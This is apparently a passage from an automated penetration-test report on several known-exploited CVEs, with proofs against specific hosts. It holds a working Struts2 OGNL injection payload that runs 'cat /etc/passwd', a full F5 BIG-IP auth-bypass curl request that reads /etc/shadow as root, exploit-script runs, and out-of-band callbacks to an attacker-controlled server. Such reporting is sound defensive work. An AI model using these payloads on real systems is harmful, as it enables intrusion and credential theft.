        <link href="/styles/main.css" rel="stylesheet" type="text/css"
              media="all"/>

        <script src="/js/jquery-1.8.2.min.js"></script>
        <script src="/js/bootstrap.min.js"></script>
        <script type="text/javascript">
                $(function () {
                        $('.dropdown-toggle').dropdown();
                        var alerts = $('ul.alert').wrap('<div />');
                        alerts.prepend('<a class="close" data-dismiss="alert" href="#">&times;</a>');
                        alerts.alert();
                });
        </script>

        <!-- Prettify -->
        <link href="/styles/prettify.css" rel="stylesheet">
        <script src="/js/prettify.js"></script>

        <!-- Le HTML5 shim, for IE6-8 support of HTML5 elements -->
        <!--[if lt IE 9]>
```

```
        <script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
        <![endif]-->

        <style type="text/css">
                .label {
                        background-color: #ffffff;
                        color: #000000;
                        text-shadow: none;
                        font-weight: bold;
                }
        </style>
</head>

<body id="page-home" onload="prettyPrint();">

<div class="navbar navbar-fixed-top">
        <div class="navbar-inner">
                <div class="container-fluid">
                        <a class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
                                <span class="icon-bar"></span>
                                <span class="icon-bar"></span>
                                <span class="icon-bar"></span>
                        </a>
                        <a href="/showcase.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710"
class="brand">Struts2 Showcase</a>
                        <div class="nav-collapse">
                                <ul class="nav">
                                        <li><a
href="/showcase.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710"><i class="icon-home"></i> Hom
e</a></li>
                                        <li class="dropdown">
                                                <a href="#" class="dropdown-toggle" data-
toggle="dropdown">Configuration<b
                                                                        class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li><a
href="/actionchaining/actionChain1!input.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710"
>Action Chaining</a></li>
                                                        <li><a href="/config-
browser/index.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Config Brows
er</a></li>
                                                        <li><a
href="/conversion/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Conversion</a></li>
                                                        <li><a
href="/person/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Person Manager ( by Con
ventions )</a></li>
                                                </ul>
                                        </li>
                                        <li class="dropdown">
                                                <a href="#" class="dropdown-toggle" data-
toggle="dropdown">Tags<b class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li class="dropdown-submenu">
                                                                <a href="#">Non UI Tags</a>
                                                                <ul class="dropdown-menu">
                                                                        <li><a href="/tags/non-
ui/actionTag/showActionTagDemo.action;jsessionid=543ED2869909F2DBAC47A87B5
7CFE710">Action Tag</a></li>
                                                                        <li><a href="/tags/non-
ui/date.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Date Tag</a></li>
                                                                        <li><a href="/tags/non-
ui/debugTagDemo.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Debug
Tag</a></li>
                                                                        <li><a href="/tags/non-
ui/iteratorGeneratorTag/showGeneratorTagDemo.action;jsessionid=543ED286990
9F2DBAC47A87B57CFE710">Iterator Generator Tag</a></li>
                                                                        <li>

                                                                                <a href="/tags/non-
ui/appendIteratorTag/showAppendTagDemo.action;jsessionid=543ED2869909F2DBAC47
A87B57CFE710">Append Iterator Tag</a>
                                                                        <li>

                                                                                <a href="/tags/non-
ui/mergeIteratorTag/showMergeTagDemo.action;jsessionid=543ED2869909F2DBAC47A8
7B57CFE710">Merge Iterator Demo</a>
                                                                        <li>

                                                                                <a href="/tags/non-
ui/subsetIteratorTag/showSubsetTagDemo.action;jsessionid=543ED2869909F2DBAC47
A87B57CFE710">Subset Tag</a>
```

```
                                                                        <li><a href="/tags/non-
ui/actionPrefix/actionPrefixExampleUsingFreemarker.action;jsessionid=543ED
2869909F2DBAC47A87B57CFE710">Action Prefix Example (Freemarker)</a></li>
                                                                        <li><a href="/tags/non-
ui/ifTag/testIfTagJsp.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">
If Tag (JSP)</a></li>
                                                                        <li><a href="/tags/non-
ui/ifTag/testIfTagFreemarker.action;jsessionid=543ED2869909F2DBAC47A87B57C
FE710">If Tag (Freemarker)</a></li>
                                                                </ul>

                                                        </li>
                                                        <li class="dropdown-submenu">
                                                                <a href="#">UI Tags</a>
                                                                <ul class="dropdown-menu">
                                                                        <li><a
href="/tags/ui/example!input.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">UI Exampl
e</a></li>
                                                                        <li><a
href="/tags/ui/exampleVelocity!input.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">U
I Example (Velocity)</a></li>
                                                                        <li><a
href="/tags/ui/lotsOfOptiontransferselect!input.action;jsessionid=543ED2869909F2DBAC47A87B
57CFE710">Option Transfer Select UI Example</a></li>
                                                                        <li><a
href="/tags/ui/moreSelects!input.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">More
Select Box UI Examples</a></li>
                                                                        <li>

                                                                                <a
href="/tags/ui/treeExampleStatic.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Tree Exampl
e (static)</a>
                                                                        <li>

                                                                                <a
href="/tags/ui/showDynamicTreeAction.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Tree
 Example (dynamic)</a>
                                                                        <li>

                                                                                <a
href="/tags/ui/showDynamicAjaxTreeAction.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">
Tree Example (dynamic ajax loading)</a>
                                                                        <li>

                                                                                <a
href="/tags/ui/componentTagExample.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Component
 Tag Example</a>
                                                                        <li><a
href="/tags/ui/actionTagExample!input.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">
Action Tag Example</a></li>
                                                                        <li><a
href="/tags/ui/datepicker/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">DateTime
picker tag - Pick a date</a></li>
                                                                        <li><a
href="/tags/ui/timepicker/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">DateTime
picker tag - Pick a time</a></li>

                                                                </ul>
                                                        </li>
                                                </ul>
                                        </li>
                                        <li class="dropdown">
                                                <a href="#" class="dropdown-toggle" data-
toggle="dropdown">File<b class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li><a
href="/filedownload/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">File Download</a>
</li>
                                                        <li class="dropdown-submenu">
                                                                <a href="#">File Upload</a>
                                                                <ul class="dropdown-menu">
                                                                        <li>

                                                                                <a
href="/fileupload/upload.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Single File Uplo
ad</a>
                                                                        </li>
                                                                        <li>

                                                                                <a
href="/fileupload/multipleUploadUsingList.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710"
```

```
>Multiple File Upload (List)</a>

                                                                        </li>
                                                                        <li>

                                                                                <a
href="/fileupload/multipleUploadUsingArray.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710
">Multiple File Upload (Array)</a>
                                                                        </li>
                                                                </ul>
                                                        </li>
                                                </ul>
                                        </li>
                                        <li class="dropdown">
                                                <a href="#" class="dropdown-toggle" data-
toggle="dropdown">Examples<b class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li class="dropdown-submenu">
                                                                <a href="#">Hangman</a>
                                                                <ul class="dropdown-menu">
                                                                        <li><a
href="/hangman/hangmanNonAjax.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Hangman
(Non Ajax)</a></li>
                                                                        <li><a
href="/hangman/hangmanAjax.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Hangman (Aj
ax - Experimental)</a></li>
                                                                </ul>
                                                        </li>
                                                        <li><a
href="/person/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Person Manager</a></li>
                                                        <li><a
href="/empmanager/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">CRUD</a></li>
                                                        <li><a
href="/wait/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Execute &amp;amp; Wait</a></l
i>
                                                        <li><a
href="/token/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Token</a></li>
                                                        <li><a
href="/validation/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Validation</a></li>
                                                        <li><a
href="/modelDriven/modelDriven.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Model Dri
ven</a></li>
                                                </ul>
                                        </li>
                                        <li class="dropdown">
                                                <a href="#" class="dropdown-toggle" data-
toggle="dropdown">Integration<b class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li class="dropdown-submenu">
                                                                <a href="#">Freemarker</a>
                                                                <ul class="dropdown-menu">
                                                                        <li>

                                                                                <a
href="/freemarker/customFreemarkerManagerDemo.action;jsessionid=543ED2869909F2DBAC47A87B57CFE
710">Demo of usage of a Custom Freemarker Manager</a>
                                                                        </li>
                                                                        <li>

                                                                                <a
href="/freemarker/standardTags.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Demo of St
andard Struts Freemarker Tags</a>
                                                                        </li>
                                                                </ul>
                                                        </li>
                                                        <li><a
href="/jsf/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">JavaServer Faces</a></li>
                                                        <li><a
href="/integration/editGangster;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Struts 1 Integr
ation</a></li>
                                                        <li><a
href="/tiles/index.action;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Tiles</a></li>
                                                </ul>
                                        </li>
                                        <li class="dropdown">
                                                <a href="#" class="dropdown-toggle" data-
toggle="dropdown">AJAX<b class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li><a
href="/ajax/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Ajax plugin</a></li>
```

```
                                                        <li><a
href="/chat/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Ajax Chat</a></li>
                                                </ul>
                                        </li>
                                        <li><a
href="/interactive/index.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Interactive Demo</a>
</li>
                                </ul>

                                <ul class="nav pull-right">
                                        <li class="dropdown last">
                                                <a href="#" class="dropdown-toggle" data-toggle="dropdown">
<i class="icon-flag"></i> Help<b
                                                                class="caret"></b></a>
                                                <ul class="dropdown-menu">
                                                        <li><a
href="/help.jsp;jsessionid=543ED2869909F2DBAC47A87B57CFE710">Help</a></li>
                                                        <li><a href="http://struts.apache.org/mail.html"><i
class="icon-share"></i> User Mailing
                                                                List</a></li>
                                                        <li><a href="http://struts.apache.org/2.x/"><i
class="icon-share"></i> Struts2 Website</a>
                                                        </li>
                                                        <li><a
href="http://struts.apache.org/2.x/docs/home.html"><i class="icon-share"></i>
                                                                Documentation</a></li>
                                                </ul>
                                        </li>
                                </ul>
                        </div>
                        <!--/.nav-collapse -->
                </div>
        </div>
</div>

<div class="page-header">
        <h1>Struts1 Integration - Result</h1>
</div>

<div class="container-fluid">
        <div class="row-fluid">
                <div class="span12">

                                <ul class="alert alert-info">
                <li><span>Gangster root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
messagebus:x:104:107::/var/run/dbus:/bin/false
 added successfully</span></li>
        </ul>

                        <tr>
    <td class="tdLabel"><label for="name" class="label">Gangster Name:</label></td>
    <td
><label id="name">%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#
container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@
com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.get
ExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#q=@org.apache.commons.io.IOUtils@toString(@
java.lang.Runtime@getRuntime().exec('cat /etc/passwd').getInputStream())).(#q)}</label></td>
</tr>

<br/>
```

```
                        <tr>
    <td class="tdLabel"><label for="age" class="label">Gangster Age:</label></td>
    <td
><label id="age">10</label></td>
</tr>

<br/>
                        <tr>
    <td class="tdLabel"><label for="bustedBefore" class="label">Busted Before:</label></td>
    <td
><label id="bustedBefore">false</label></td>
</tr>

<br/>
                        <tr>
    <td class="tdLabel"><label for="description" class="label">Gangster Description:</label></td>
    <td
><label id="description">
</label></td>
</tr>

<br/>

                </div>
        </div>
</div>


<hr>

<footer id="footer" class="footer">
        <div>
                <p style="text-align: center;">
                        <a href="/viewSource.action?
config=&className=org.apache.struts2.s1.Struts1Action&page=/integration/mod
elDrivenResult.jsp" class="btn btn-info">View Sources</a>
                </p>
        </div>


        <div class="pull-right">
                <div>

2024/02/06 08:21:20

                </div>
                <!-- end branding -->

                <div>
                        <a href="http://struts.apache.org/2.x/">
                                <img src="/img/struts-power.gif"
                                     alt="Powered by Struts"/>
                        </a>
                </div>
                <!-- end search -->
        </div>

        <div class="pull-left">
                Copyright &copy; 2003-2024
                <a href="http://www.apache.org">
                        The Apache Software Foundation.
                </a>
        </div>
</footer>
</body>
</html>
```

2.3.7. Apache Solr Velocity Remote Code Execution Vulnerability

CRITICAL 9.8

CVE-2019-17558

This weakness led to a Perimeter Breach affecting host 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Apache Solr 5.0.0 to Apache Solr 8.3.1 are vulnerable to remote code execution through the VelocityResponseWriter. A Velocity template can be provided through Velocity templates in a configset 'velocity/' directory or as a parameter. A user defined configset could contain renderable, potentially malicious, templates. Parameter provided templates are disabled by default, but can be enabled by setting 'params.resource.loader.enabled' by defining a response writer with that setting set to 'true'. Defining a response writer requires configuration API access. Solr 8.4 removed the params resource loader entirely, and only enables the configset-provided template rendering when the configset is 'trusted' (has been uploaded by an authenticated user).

Remote unauthenticated attackers can execute arbitrary commands on the server.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to Apache Solr 8.4 or greater.

References

- CVE-2019-17558 @ **https://nvd.nist.gov/vuln/detail/CVE-2019-17558**
- Vendor Advisory @ **https://issues.apache.org/jira/browse/SOLR-13971**
- Proof of Concept and Writeup @ **https://github.com/jas502n/solr_rce**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
3.91.156.158 : 8984	3.91.156.158	Apache Solr on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8984	Perimeter Breach (1)	CRITICAL 9.8

Proof

Proof of exploitability against affected asset **Apache Solr on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8984**

Out-of-band DNS request and response showing that the vulnerable Apache Solr server was exploited to run the curl command to connect to an attacker-specified external site

```
02/06/2024, 12:31 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 58969
;; flags: cd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1432

;; QUESTION SECTION:
;cn19e6bchta3avbc8qc0kknzqkp7yfood.main.interacth3.io.  IN       A
```

```
Response:
;; opcode: QUERY, status: NOERROR, id: 58969
;; flags: qr aa cd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn19e6bchta3avbc8qc0kknzqkp7yfood.main.interacth3.io.   IN       A

;; ANSWER SECTION:
cn19e6bchta3avbc8qc0kknzqkp7yfood.main.interacth3.io.    3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn19e6bchta3avbc8qc0kknzqkp7yfood.main.interacth3.io.    3600    IN      NS      ns1.main.interacth3.io.
cn19e6bchta3avbc8qc0kknzqkp7yfood.main.interacth3.io.    3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.8. Oracle WebLogic Java Deserialization Vulnerability - Console Component

CRITICAL 9.8

CVE-2020-14882

This weakness led to a Perimeter Breach affecting host 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability.

9.8 Base Score | 1 Attack Path

Details

Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Console). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server. CVSS 3.1 Base Score 9.8 (Confidentiality, Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H).

Unauthenticated attackers with access to the Oracle WebLogic Administration Console can gain control of the vulnerable server by exploiting this vulnerability.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Apply all updates and patch to the latest vendor-supported version for both this vulnerability and for the related CVE-2020-14750 vulnerability.

References

- CVE-2020-14882 @ **https://nvd.nist.gov/vuln/detail/CVE-2020-14882**
- Oracle Security Advisory for CVE-2020-14882 @ **https://www.oracle.com/security-alerts/cpuoct2020.html**
- Oracle Security Advisory for CVE-2020-14750 @ **https://www.oracle.com/security-alerts/alert-cve-2020-14750.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.91.240.159 : 7001	54.91.240.159	Oracle Weblogic on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 7001	Perimeter Breach (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against affected asset **Oracle Weblogic on 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com) Port 7001**

Out-of-band request and response showing that the vulnerable Oracle WebLogic Server connected to an attacker-specified external server

```
02/06/2024, 12:25 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 20728
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cn19b0rchta0cpq604aggsi8im56dw49q.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 20728
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn19b0rchta0cpq604aggsi8im56dw49q.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cn19b0rchta0cpq604aggsi8im56dw49q.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn19b0rchta0cpq604aggsi8im56dw49q.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn19b0rchta0cpq604aggsi8im56dw49q.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

The target was exploited to run a wget command and connect back to an attacker-controlled DNS server.

```
02/06/2024, 12:49 PM

$ python3 /opt/h3/blind_rce_wrapper.py --server_url http://main.interacth3.io --server_token
N4**********************Z1 --cmd_file cmd.txt --payload_templates_file payload_templates.txt --
payloads_file payloads.txt --interactions_file interactions.json

Out-of-band DNS request sent from target to attacker-controlled server:
;; opcode: QUERY, status: NOERROR, id: 31465
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cn19mcj24ted65j24teggmhs5edr7tu55.main.interacth3.io.  IN       A


Out-of-band DNS response sent from attacker-controlled server back to target:
;; opcode: QUERY, status: NOERROR, id: 31465
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn19mcj24ted65j24teggmhs5edr7tu55.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cn19mcj24ted65j24teggmhs5edr7tu55.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn19mcj24ted65j24teggmhs5edr7tu55.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn19mcj24ted65j24teggmhs5edr7tu55.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.9. F5 BIG-IP iControl REST Remote Command Execution Vulnerability

CRITICAL 9.8

CVE-2022-1388

This weakness was leveraged in 6 attack paths leading to critical impacts, including a Critical Infrastructure Compromise affecting F5 Tmos application at 4.246.214.129:8443 and a Critical Infrastructure Compromise affecting host 4.246.214.129 (f5.pod04.example.com).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 3 Attack Paths

Details

On F5 BIG-IP 16.1.x versions prior to 16.1.2.2, 15.1.x versions prior to 15.1.5.1, 14.1.x versions prior to 14.1.4.6, 13.1.x versions prior to 13.1.5, and all 12.1.x and 11.6.x versions, undisclosed requests may bypass iControl REST authentication. Note: Software versions which have reached End of Technical Support (EoTS) are not evaluated

Unauthenticated attackers with access to the F5 BIG-IP iControl REST interface can gain complete control of the vulnerable BIG-IP host.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Apply all updates and patch to the latest vendor-supported version.
- If updating is not possible, follow the mitigations in the F5 Security Advisory.

References

- F5 Security Advisory @ **https://support.f5.com/csp/article/K23605346**
- Horizon3.ai: Deep Dive on CVE-2022-1388 @ **https://www.horizon3.ai/attack-research/attack-blogs/f5-icontrol-rest-endpoint-authentication-bypass-technical-deep-dive/**
- CVE-2022-1388 @ **https://nvd.nist.gov/vuln/detail/CVE-2022-1388**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
4.246.214.129 : 8443	4.246.214.129	F5 TMOS on 4.246.214.129 (f5.pod04.example.com) Port 8443	Critical Infrastructure Compromise (4) Perimeter Breach (2)	CRITICAL 9.8

Proofs

Proofs of exploitability against affected asset **F5 TMOS on 4.246.214.129 (f5.pod04.example.com) Port 8443**

Output of running the "cat /etc/shadow" command with RCE vulnerability

```
02/06/2024, 12:02 PM

$ curl -vkL -m 60 -u admin:horizon -H Host: 127.0.0.1 -H X-F5-Auth-Token: asdf -H Connection: X-F5-Auth-
Token, X-Forwarded-Host -H Content-Type: application/json https://4.246.214.129:8443/mgmt/tm/util/bash -d
{"command":"run","utilCmdArgs":"-c \"cat /etc/shadow\""} -o output2.json

root:!!:19697:0:99999:7:::
bin:*:17192:0:99999:7:::
daemon:*:17192:0:99999:7:::
adm:*:17192:0:99999:7:::
lp:*:17192:0:99999:7:::
mail:*:17192:0:99999:7:::
operator:*:17192:0:99999:7:::
nobody:*:17192:0:99999:7:::
```

```
tmshnobody:*:18984:0:99999:7:::
admin:$6**************************t/:19748:0:99999:7:::
support:!!:18984:0:99999:7:::
f5emsvr:!!:18984:0:99999:7:::
vcsa:!!:17192::::::
dbus:!!:18984::::::
systemd-bus-proxy:!!:18984::::::
systemd-network:!!:18984::::::
polkitd:!!:18984::::::
nslcd:!!:18984::::::
tss:!!:18984::::::
postgres:!!:18984::::::
tomcat:!!:18984::::::
hsqldb:!!:18984::::::
sshd:!!:18984::::::
rpc:!!:18984::::::
ntp:!!:18984::::::
f5_remoteuser:!!:18984::::::
tcpdump:!!:18984::::::
oprofile:!!:18984::::::
sdm:!!:18984::::::
named:!!:18984::::::
apache:!!:18984::::::
syscheck:!!:18984::::::
mysql:!!:18984::::::
restnoded:!!:19697::::::
cbr-user:!!:19697:0:99999:7:::
administrator:$6**************************10:19748:0:99999:7:::
```

Output of running the "id" command with RCE vulnerability

```
02/06/2024, 12:02 PM

$ curl -vkL -m 60 -u admin:horizon -H Host: 127.0.0.1 -H X-F5-Auth-Token: asdf -H Connection: X-F5-Auth-
Token, X-Forwarded-Host -H Content-Type: application/json https://4.246.214.129:8443/mgmt/tm/util/bash -d
{"command":"run","utilCmdArgs":"-c id"} -o output1.json

uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```

2.3.10. Atlassian Confluence Namespace OGNL Injection Vulnerability

CRITICAL 9.8

CVE-2022-26134

This weakness led to a Critical Infrastructure Compromise affecting Atlassian Confluence application at 3.91.156.158:8090 and a Perimeter Breach affecting host 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com).

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

9.8 Base Score | 2 Attack Paths

Details

In affected versions of Confluence Server and Data Center, an OGNL injection vulnerability exists that would allow an unauthenticated attacker to execute arbitrary code on a Confluence Server or Data Center instance. The affected versions are from 1.3.0 before 7.4.17, from 7.13.0 before 7.13.7, from 7.14.0 before 7.14.3, from 7.15.0 before 7.15.2, from 7.16.0 before 7.16.4, from 7.17.0 before 7.17.4, and from 7.18.0 before 7.18.1.

Unauthenticated attackers with access to the Confluence server can gain control of the vulnerable server by exploiting this vulnerability.

Remote Code Execution | Unauthorized Access | Privilege Escalation

Mitigations

- Update to the latest vendor-supported version referenced in the Confluence Security bulletin.
- Follow the mitigation instructions in the Confluence Security Bulletin to manually patch the xwork jar files.

References

- Confluence Security Bulletin for CVE-2022-26134 @ **https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html**
- Zero-Day Exploitation of Atlassian Confluence @ **https://www.volexity.com/blog/2022/06/02/zero-day-exploitation-of-atlassian-confluence/**
- CVE-2022-26134 @ **https://nvd.nist.gov/vuln/detail/CVE-2022-26134**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
3.91.156.158 : 8090	3.91.156.158	Atlassian Confluence on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8090	Critical Infrastructure Compromise (1) Perimeter Breach (1)	CRITICAL 9.8

Proofs

Proofs of exploitability against affected asset **Atlassian Confluence on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8090**

Proof of remote command execution: The Confluence server was exploited to run the following commands

```
02/06/2024, 12:48 PM

$ python3 /opt/h3/CVE-2022-26134.py -m test -u http://3.91.156.158:8090/ -o output.json

% whoami
confluence

% ls
analytics-logs attachments backups bundled-plugins confluence.cfg.xml docker-app.pid index journal lock lo
g logs plugins-cache plugins-osgi-cache plugins-temp restore shared-home synchrony-args.properties temp vi
ewfile webresource-temp

% pwd
/var/atlassian/application-data/confluence

% id
uid=2002(confluence) gid=2002(confluence) groups=2002(confluence),0(root)
```

The following Java Virtual Machine statistics were gathered by exploiting the vulnerability

```
02/06/2024, 12:48 PM

$ python3 /opt/h3/CVE-2022-26134.py -m test -u http://3.91.156.158:8090/ -o output.json

availableProcessors: 2
maxMemory: 1073741824
totalMemory: 1073741824
freeMemory: 458724800
```

2.3.11. Weak or Default Credentials - Password Spray

CRITICAL 9.8

H3-2021-0019

This weakness was leveraged in 25 attack paths leading to critical impacts, including a Business Email Compromise affecting AZURE OUTLOOK 79c1f87so8@pod02.example.com and a Microsoft Entra User Compromise affecting the credential for 79c1f87so81262.

Remediating this weakness would potentially eliminate **22%** of critical impact paths.

9 Base Score | 25 Attack Paths

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access | Remote Code Execution | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets

